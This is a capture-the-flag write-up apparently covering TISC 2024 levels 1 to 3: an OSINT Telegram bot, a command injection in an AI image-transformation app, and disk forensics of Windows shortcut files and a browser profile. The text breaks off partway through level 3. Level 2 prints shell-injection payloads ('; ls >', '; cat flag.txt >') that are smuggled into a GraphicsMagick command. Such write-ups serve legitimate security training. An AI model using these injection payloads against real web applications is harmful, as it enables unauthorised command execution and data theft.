
- Instant Word Lookup:**
Simply type in a word, and our bot will provide you with its definition, pronunciation, and usage examples in seconds.
- Comprehensive Database:**
Access a vast dictionary database that covers a wide range of words, from common vocabulary to specialized jargon.
- User-Friendly Interface:**
Enjoy a seamless and intuitive user experience. Our bot is designed to be easy to use, making it accessible for everyone.
- 24/7 Availability:** Look up words anytime, anywhere. Our bot is available round-the-clock to assist you whenever you need it.

How to Get Started:

- Join Us on Telegram:**
Connect with our bot by searching for @TBL_DictioNaryBot on Telegram or clicking the link <https://lnkd.in/g6F6MSgu>.
- Type in Your Word:**
Send a message with the word you want to look up.
Receive Instant Results: Get the word's definition, pronunciation, and usage examples instantly.

At The Book Lighthouse, we are committed to enhancing your reading and learning experiences. Our new Telegram bot is just one of the many ways we strive to support you on your journey of knowledge and discovery.

Talk to the bot and provide the password. You will be given a flag.



Flag: TISC{OS1N7_Cyb3r_InV35t1g4t0r_uAhf3n}

Level 2 - Language, Labyrinth and (Graphics)Magick

Description

Good job on identifying the source of the attack! We are one step closer to identifying the mysterious entity, but there's still much we do not know.

Beyond Discord and Uber H3, seems like our enemies are super excited about AI and using it for image transformation. Your fellow agents have managed to gain access to their image transformation app. Is there anyyy chance we could find some vulnerabilities to identify the secrets they are hiding?

Any one of the following instances will work:

<http://chals.tisc24.ctf.sg:36183/>


<http://chals.tisc24.ctf.sg:45018/>

<http://chals.tisc24.ctf.sg:51817/>

Solution

Command injection discovery

I tried to create an image using paint and asked it to fill the remaining string with the flag. An error was thrown.



It occurs to me that some instructions of mine will be injected into a command. I did a further test by using this instruction `;ls .; .`.

An error was thrown to me.

Image Transformer

Upload your image and tell me what you want to do with it!

No file selected.

Type instructions to transform image here!

Boss told us to think more carefully before we give instructions...
Don't anyhow spam! Limit is 10 instructions per minute.
..Don't use '!' unless you really want to use it.

Original Image:

TISC{

Processed Image:

Processed Image

[View your hash.txt](#)

Clicking on the `view your hash.txt` will show the instruction executed.

```
gm identify /tmp/174854bd4d504c9db30491edb0bd47dd_hmmm.png
```

Strangely, anything after `;` was not shown. After a few trial and errors, I discovered we can only write to the `/tmp` folder without getting command execution error which is likely due to permissions.

Leaking via /tmp folder

As a result, I display the current folder's content in the `/tmp` folder. This is slightly unstable as there is a script to create the `/tmp` folder. Therefore, it might take a few tries

for us to see the output file in the `/tmp` folder.

```
; ls > /tmp/asfsdfdsfsdgsdfg.txt ;
```

Below shows the files. What we are interested in is `flag.txt`.

```
__pycache__
flag.txt
hash_17446abcf144c9c731484d7671d9339f.txt
hash_1b74a4f67bc81fa82b57e4e02fc5eabe.txt
hash_2130f754fe208a7fdd3336802505c3fd.txt
hash_249b9281c195438544cc3b5d5e0d4dae.txt
hash_25051489a51dabb2044a01eb3f7b33f5.txt
hash_2860ea401f9259925ef26dcd1f30d904.txt
hash_31ea11e9863129dc3df2ae6c3e424482.txt
hash_34a277270ed3381c423e5e9b6daa8cca.txt
hash_3e7b710426af8aaaf768ce28d8ee7101.txt
hash_40beab101351b4601ff4e5bb75a2b386.txt
hash_42d347b28ca9cfd743e1dc74990cd45a.txt
hash_454af09d3590361d27ba39a21b3d45b9.txt
hash_4a81c590e1e828a081192b3f10d67349.txt
hash_5622a14ad029afd318a3541dbfe52fe0.txt
hash_58bd90f602814474baba704a761c54e9.txt
hash_5e0b7f04972f456e0253f7214ce5d3dc.txt
hash_5e3b7bf616b2a5817bcc0443ca719604.txt
hash_634b684f7da76cf626a7f50cd647a4af.txt
hash_64a2014fbb8afb74a89a81f44be88dcc.txt
hash_6905c2e29348ebdf7d6947ad0d2b8b3d.txt
hash_6a0abdb7a6d30b8f804e1d63bb5352a4.txt
hash_6b46e922613d63abd9faf8fa133a806c.txt
hash_6be8a4a47d439c81c510d40284b9eb09.txt
hash_70c1c0aff4e99d81f979b4990f32f352.txt
hash_71eb33d290bbeec43dcdcce3e804afd7.txt
hash_76b699fe2c366f22391eeb6a31487a7d.txt
hash_805414e99689e85c11352332e816ab05.txt
hash_81b75645108542feb718f109b6d978d1.txt
hash_81d36b4b861ac3bab8b39f2ac962b6d3.txt
hash_84151126736e85aa7bf76d7abf284390.txt
```

```
hash_87234d616847043f524229ccf9b4c28e.txt
hash_8a86b4b95cedae1813f80bff600eab72.txt
hash_98c4d00ece7b8517b17c196ba70926cf.txt
hash_995057cac82edd4f88dce568eb09663d.txt
hash_9dcd3bee66402e37322d5006ba21f436.txt
hash_9deb78a056ce59d524a280804dd008a3.txt
hash_a40244ce8db73276c355529f2efa585f.txt
hash_a7dc9e7db9f5a7f2e7c550a0ffd34a0b.txt
hash_a815c9e39f1c39adb5900a4adba32980.txt
hash_a98607564a2573410b97cc5ea51a16df.txt
hash_b15b0cc3e8bc2ef79f90b261dd23e7e4.txt
hash_b2ae75255fb278df5937bc9f91033e8d.txt
hash_b31c5d3077db7f1952ae9b979ccba275.txt
hash_b403cb959ab264f68eab7e8b07df21b2.txt
hash_bb38c62a351a6ebb84234314f55ba204.txt
hash_c06c4ae32cc500fa4ea0fc19f42c402a.txt
hash_c1be01249a97a86055dba02eabd43183.txt
hash_ea189e4bfa7d6de352b5276ad961154b.txt
hash_ea947bb474cc0a08547ef13c0ebcd014.txt
hash_edc8d7b4676b6e2fab6f2b6e2dfcac3c.txt
hash_f0b91ef0d1955355337d980adadfaa3a.txt
hash_f3acb5e2507692f4e52d511bcfc94c43.txt
hash_f9993034c350d7cd79c9896c0b260bb6.txt
hash_ffbcc118c7633e3c3408d926a692859b.txt
output.txt
requirements.txt
static
templates
webapp.py
```

Finally, we get the flag.

```
; cat flag.txt > /tmp/asdvdsfgdfghdfgh.txt ;
```

Going to <http://chals.tisc24.ctf.sg:45018/tmp/asdvdsfgdfghdfgh.txt> will give us the flag.

```
TISC{h3re_1$_y0uR_pr0c3s5eD_im4g3_&m0Re}
```

Level 3 - Digging Up History

Description

Ah, who exactly is behind the attacks? If only our enemies left more images on their image transformation server. We are one step closer, but there is still so much to uncover...

A disc image file was recovered from them! We have heard that they have a history of hiding sensitive data through file hosting sites... Can you help us determine what they might be hiding this time?

<https://assets-hgsv2z3wsyxzjayx.sgp1.digitaloceanspaces.com/disk.zip>

Attached files


[metadata.txt](#)

Solution


FTK Imager for AD1 file

Unzipping of `disk.zip` reveals `csitfanUPDATED0509.ad1` which requires us to download [FTK Imager v4.7](#) to analyze it.

After combing through the directory I stumbled across the `Recent` folder which stated that the flag file was created. However, the Desktop folder do not have the flag.



Evidence Tree



Custom Content Sources

Evidence:File System|Path|File Options

File List

Name	Size	Type	Date Modified
Desktop.ini	1	Regular File	2/12/2014 8:56:21 ...
flag.Ink	1	Regular File	5/9/2024 7:46:04 am
flag.txt (2).Ink	1	Regular File	5/9/2024 7:47:23 am
flag.txt.Ink	1	Regular File	5/9/2024 7:46:20 am

```
000 4C 00 00 00 01 14 02 00-00 00 00 00 C0 00 00 00 L.....Ã...
010 00 00 00 46 9B 00 00 00-20 00 00 00 18 08 00 1A ...F.....
020 67 FF DA 01 C0 CF E0 D7-67 FF DA 01 18 4A 82 BE gYÜ.ÄIä*gyÜ..J%
030 67 FF DA 01 27 00 00 00-00 00 00 00 01 00 00 00 gyÜ.'.....
040 00 00 00 00 00 00 00 00-00 00 00 00 47 01 14 00 .....G...
050 1F 50 E0 4F D0 20 EA 3A-69 10 A2 D8 08 00 2B 30 -PäÖD é;i·eÖ·+0
060 30 9D 19 00 2F 43 3A 5C-00 00 00 00 00 00 00 00 0.../C:\.....
070 00 00 00 00 00 00 00 00-00 00 00 00 5C 00 31 00 00 .....\\1...
080 00 00 00 82 45 09 47 10-00 44 4F 43 55 4D 45 7E .....E-G-DOCUME-
090 31 00 00 44 00 03 00 04-00 EF BE 25 59 CB 75 25 1..D-...-I%YEu$
0a0 59 71 3C 14 00 00 00 44-00 6F 00 63 00 75 00 6D Yq<...-D-o-c-u-m
0b0 00 65 00 6E 00 74 00 73-00 20 00 61 00 6E 00 64 ..e-n-t-s-..a-n-d
0c0 00 20 00 53 00 65 00 74-00 74 00 69 00 6E 00 67 ..-S-e-t-t-i-n-g
0d0 00 73 00 00 18 00 40-00 31 00 00 00 00 82 ..s-...-g.l-...
0e0 45 09 47 10 00 63 73 69-74 66 61 6E 31 00 00 28 E-G--csitfanl-..(
0f0 00 03 00 04 00 EF BE 82-45 09 47 25 59 6B 3C 14 .....I%-E-G%Yk<
100 00 00 00 63 00 73 00 69-00 74 00 66 00 61 00 6E ...-c-s-i-t-f-a-n
110 00 31 00 00 18 00 3C-00 31 00 00 00 00 25 ..l-...<l-...%
120 59 46 3D 10 00 44 65 73-6B 74 6F 70 26 00 03 YF=-..Desktop-...
130 00 04 00 EF BE 82 45 09-47 25 59 46 3D 14 00 00 ...I%-E-G%YF=-...
140 00 44 00 65 00 73 00 6B-00 74 00 6F 00 70 00 00 ..D-e-s-k-t-o-p-...
150 00 16 00 40 00 32 00 27-00 00 00 25 59 D5 3D 20 ...-g-2-...-%YÖ=
160 00 66 6C 61 67 2E 74 78-74 00 28 00 03 00 04 ..flag.txt-(....
170 00 EF BE 25 59 43 3D 25-59 E8 3D 14 00 00 66 ..I%YIC=§YÈ=-...f
180 00 6C 00 61 00 67 00 2E-00 74 00 78 00 74 00 00 ..l-a-g-..t-x-t-...
190 00 18 00 00 62 00 00-00 1C 00 00 00 01 00 00 .....b-.....
1a0 00 1C 00 00 2D 00 00-00 00 00 00 00 61 00 00 .....a-.....
1b0 00 11 00 00 03 00 00-00 EF 76 33 90 10 00 00 .....lv3-...
1c0 00 43 3A 5C 44 6F 63-75 6D 65 6E 74 73 20 61 ..-C:\Documents a
1d0 6E 64 20 53 65 74 74 69-6E 67 73 5C 63 73 69 74 ..nd Settings\csit
1e0 66 61 6E 31 5C 44 65 73-6B 74 6F 70 5C 66 6C 61 fanl\Desktop\fla
1f0 67 2E 74 78 74 00 00 13-00 2E 00 2E 00 5C 00 44 g.txt-...-..\\D
200 00 65 00 73 00 6B 00 74-00 6F 00 70 00 5C 00 66 ..e-s-k-t-o-p-\\f
210 00 6C 00 61 00 67 00 2E-00 74 00 78 00 74 00 2A ..l-a-g-..t-x-t-..%
220 00 43 00 3A 00 5C 00 44-00 6F 00 63 00 75 00 6D ..C-:..\\D-o-c-u-m
230 00 65 00 6E 00 74 00 73-00 20 00 61 00 6E 00 64 ..e-n-t-s-..a-n-d
240 00 20 00 53 00 65 00 74-00 74 00 69 00 6E 00 67 ..-S-e-t-t-i-n-g
250 00 73 00 5C 00 63 00 73-00 69 00 74 00 66 00 61 ..s-\\c-s-i-t-f-a
260 00 6E 00 31 00 5C 00 44-00 65 00 73 00 6B 00 74 ..n-l-\\D-e-s-k-t
270 00 6F 00 70 00 10 00 00-00 05 00 00 A0 10 00 00 ..o-p-.....
280 00 05 01 00 00 60 00 00-00 03 00 00 A0 58 00 00 .....X-...
290 00 00 00 00 63 73 69-74 66 61 6E 00 00 00 00 .....csitfan-...
2a0 00 00 00 00 84 94 61-59 90 15 SD 49 A4 87 64 .....aY-..]I%-d
2b0 43 E1 0F 0E 14 54 FC 84-6E 5A 6B EF 11 A0 D5 00 CÄ-...Tu-n2ki- Ö-
2c0 0C 29 B9 5A C1 84 94 61-59 90 15 SD 49 A4 87 64 ..-)*ZÄ-..aY-..]I%-d
2d0 43 E1 0F 0E 14 54 FC 84-6E 5A 6B EF 11 A0 D5 00 CÄ-...Tu-n2ki- Ö-
2e0 0C 29 B9 5A C1 00 00 00-00 ..-)*ZÄ-....
```

AccessData FTK Imager 4.7.1.2

File View Mode Help

Evidence Tree

- entries
 - OfflineCache
 - safebrowsing
 - startupCache
 - thumbnails
 - ibxh2pqf default
- History
 - History.IE5
 - MSHist012024090520240906
 - Temp
 - mozilla-temp-files
 - vmware-csifan1
 - VMwareDnD
 - a4ace6f6
 - Temporary Internet Files
 - Content.IE5
 - 0LO9S3YD
 - 2HUH8VUJ
 - E7KTK5OR
 - IB65QVQP
 - My Documents
 - My Music
 - My Pictures
 - NetHood
 - PrintHood
 - Recent
 - SendTo
 - Start Menu
 - Templates
 - Default User
 - LocalService
 - NetworkService
 - Program Files

File List

Name	Size	Type	Date Modified
Desktop.ini	1	Regular File	2/12/2014 8:56:21 ...
flag.lnk	1	Regular File	5/9/2024 7:46:04 am
flag.txt (2).lnk	1	Regular File	5/9/2024 7:47:23 am
flag.txt.lnk	1	Regular File	5/9/2024 7:46:20 am

Custom Content Sources


Evidence: File System | Path | File Options

Hex dump:

```
000 4C 00 00 00 01 14 02 00 00 00 00 C0 00 00 00 L.....A...
010 00 00 00 46 9B 00 00 00 20 00 00 18 08 00 1A ...F.....
020 67 FF DA 01 E2 9B 3E AF 67 FF DA 01 6C 54 3C 4C gY0-â->gY0-1T<L
030 67 FF DA 01 27 00 00 00 00 00 00 00 01 00 00 00 gY0-...
040 00 00 00 00 00 00 00 00 00 00 00 53 01 14 00 .....S...
050 1F 50 E0 4F D0 20 EA 3A 69 10 A2 D8 08 00 2B 30 -PâOD ê:1-ê0-+0
060 30 9D 19 00 2F 43 3A 5C 00 00 00 00 00 00 00 00 0-.../C:\...
070 00 00 00 00 00 00 00 00 00 00 00 5C 00 31 00 00 .....
080 00 00 00 82 45 09 47 10 00 44 4F 43 55 4D 45 7E ...E-G-DOCUME~
090 31 00 00 44 00 03 00 04 00 EF BE 25 59 CB 75 25 1-D-...i%YEu~
0a0 59 71 3C 14 00 00 00 44 00 6F 00 63 00 75 00 6D Yq<...D-o-c-u-m
0b0 00 65 00 6E 00 74 00 73 00 20 00 61 00 6E 00 64 -e-n-t-s-~a-n-d
0c0 00 20 00 53 00 65 00 74 00 74 00 69 00 6E 00 67 ...S-e-t-t-i-n-g
0d0 00 73 00 00 00 18 00 40 00 31 00 00 00 00 00 82 -s-...0-1-...
0e0 45 09 47 10 00 63 73 69 74 66 61 6E 31 00 00 28 E-G-~csitfanl~(
0f0 00 03 00 04 00 EF BE 82 45 09 47 25 59 6B 3C 14 ...i%E-G%Yk<-
100 00 00 00 63 00 73 00 69 00 74 00 66 00 61 00 6E ...c-s-i-t-f-a-n
110 00 31 00 00 00 18 00 3C 00 31 00 00 00 00 00 25 -1-...<-1-...%
120 59 46 3D 10 00 44 65 73 6B 74 6F 70 00 26 00 03 YF=-Desktop-â-
130 00 04 00 EF BE 82 45 09 47 25 59 46 3D 14 00 00 ...i%E-G%YF=-
140 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 00 -D-e-s-k-t-o-p-
150 00 16 00 4C 00 32 00 27 00 00 00 25 59 6F 3D 20 ...L-2-...%Yo=
160 00 46 4C 41 47 54 58 7E 31 2E 53 55 53 00 00 30 -FLAGTX~1.SUS~0
170 00 03 00 04 00 EF BE 25 59 43 3D 25 59 C1 3D 14 ...i%YC=%YA=-
180 00 00 00 66 00 6C 00 61 00 67 00 2E 00 74 00 78 ...f-l-a-g-~t-x
190 00 74 00 2E 00 73 00 75 00 73 00 00 00 1C 00 00 -t-~s-u-s-...
1a0 00 66 00 00 00 1C 00 00 00 01 00 00 00 1C 00 00 -f-...
1b0 00 2D 00 00 00 00 00 00 00 65 00 00 00 11 00 00 .....e-...
1c0 00 03 00 00 00 EF 76 33 90 10 00 00 00 00 43 3A ...iv3-...C-
1d0 5C 44 6F 63 75 6D 65 6E 74 73 20 61 6E 64 20 53 \Documents and S
1e0 65 74 74 69 6E 67 73 5C 63 73 69 74 66 61 6E 31 ettings\csitfanl
1f0 5C 44 65 73 6B 74 6F 70 5C 66 6C 61 67 2E 74 78 \Desktop\flag.tx
200 74 2E 73 75 73 00 00 17 00 2E 00 2E 00 5C 00 44 t.sus-...-D
210 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 66 -e-s-k-t-o-p-~f
220 00 6C 00 61 00 67 00 2E 00 74 00 78 00 2E 00 2E -l-a-g-~t-x-t-~
230 00 73 00 75 00 73 00 2A 00 43 00 3A 00 5C 00 44 -s-u-s-~C-~D
240 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 73 -o-c-u-m-e-n-t-s
250 00 20 00 61 00 6E 00 64 00 20 00 53 00 65 00 74 -a-n-d-~S-e-t
260 00 74 00 69 00 6E 00 67 00 73 00 5C 00 63 00 73 -t-i-n-g-s-~c-s
270 00 69 00 74 00 66 00 61 00 6E 00 31 00 5C 00 44 -i-t-f-a-n-l-~D
280 00 65 00 73 00 6B 00 74 00 6F 00 70 00 10 00 00 -e-s-k-t-o-p-...
290 00 05 00 00 A0 10 00 00 00 05 01 00 00 60 00 00 .....csi
2a0 00 03 00 00 A0 58 00 00 00 00 00 00 00 63 73 69 ...X-...csi
2b0 74 66 61 6E 00 00 00 00 00 00 00 00 84 94 61 tfan-...a
2c0 59 90 15 5D 49 A4 87 64 43 E1 0F 0E 14 54 FC 84 Y-~JiW-dCa-~Tu-
2d0 6E 5A 6B EF 11 A0 D5 00 0C 29 B9 5A C1 84 94 61 n2ki- Õ-~)~Zâ-~a
2e0 59 90 15 5D 49 A4 87 64 43 E1 0F 0E 14 54 FC 84 Y-~JiW-dCa-~Tu-
2f0 6E 5A 6B EF 11 A0 D5 00 0C 29 B9 5A C1 00 00 00 n2ki- Õ-~)~Zâ-~
300 00
```

Mypal68 browser profile and history

However, the Desktop contains an interesting browser for Windows XP called [Mypal68](#).



Download Mypal68 from the GitHub page [Mypal68 v68.14.1](#) or extract Mypal68 from the FTK Imager (`mypal-68.14.1.en-US.win32`). I did the latter.

We also have to extract the Mypal68 from the `Application Data` and paste it in our AppData's Local and Roaming ([Ref](#)).

Finally, launch Mypal68 and go to `about:profiles` before setting `a80ofn6a.default-default` as the default profile (the additional `-default` appended substring showed it

was the default profile). Launch profile in a new browser.

The screenshot shows the 'About Profiles' page in a browser. The page title is 'About Profiles'. Below the title, there is a description: 'This page helps you to manage your profiles. Each profile is a separate world which contains separate history, bookmarks, settings and add-ons.' There is a button 'Create a New Profile'.

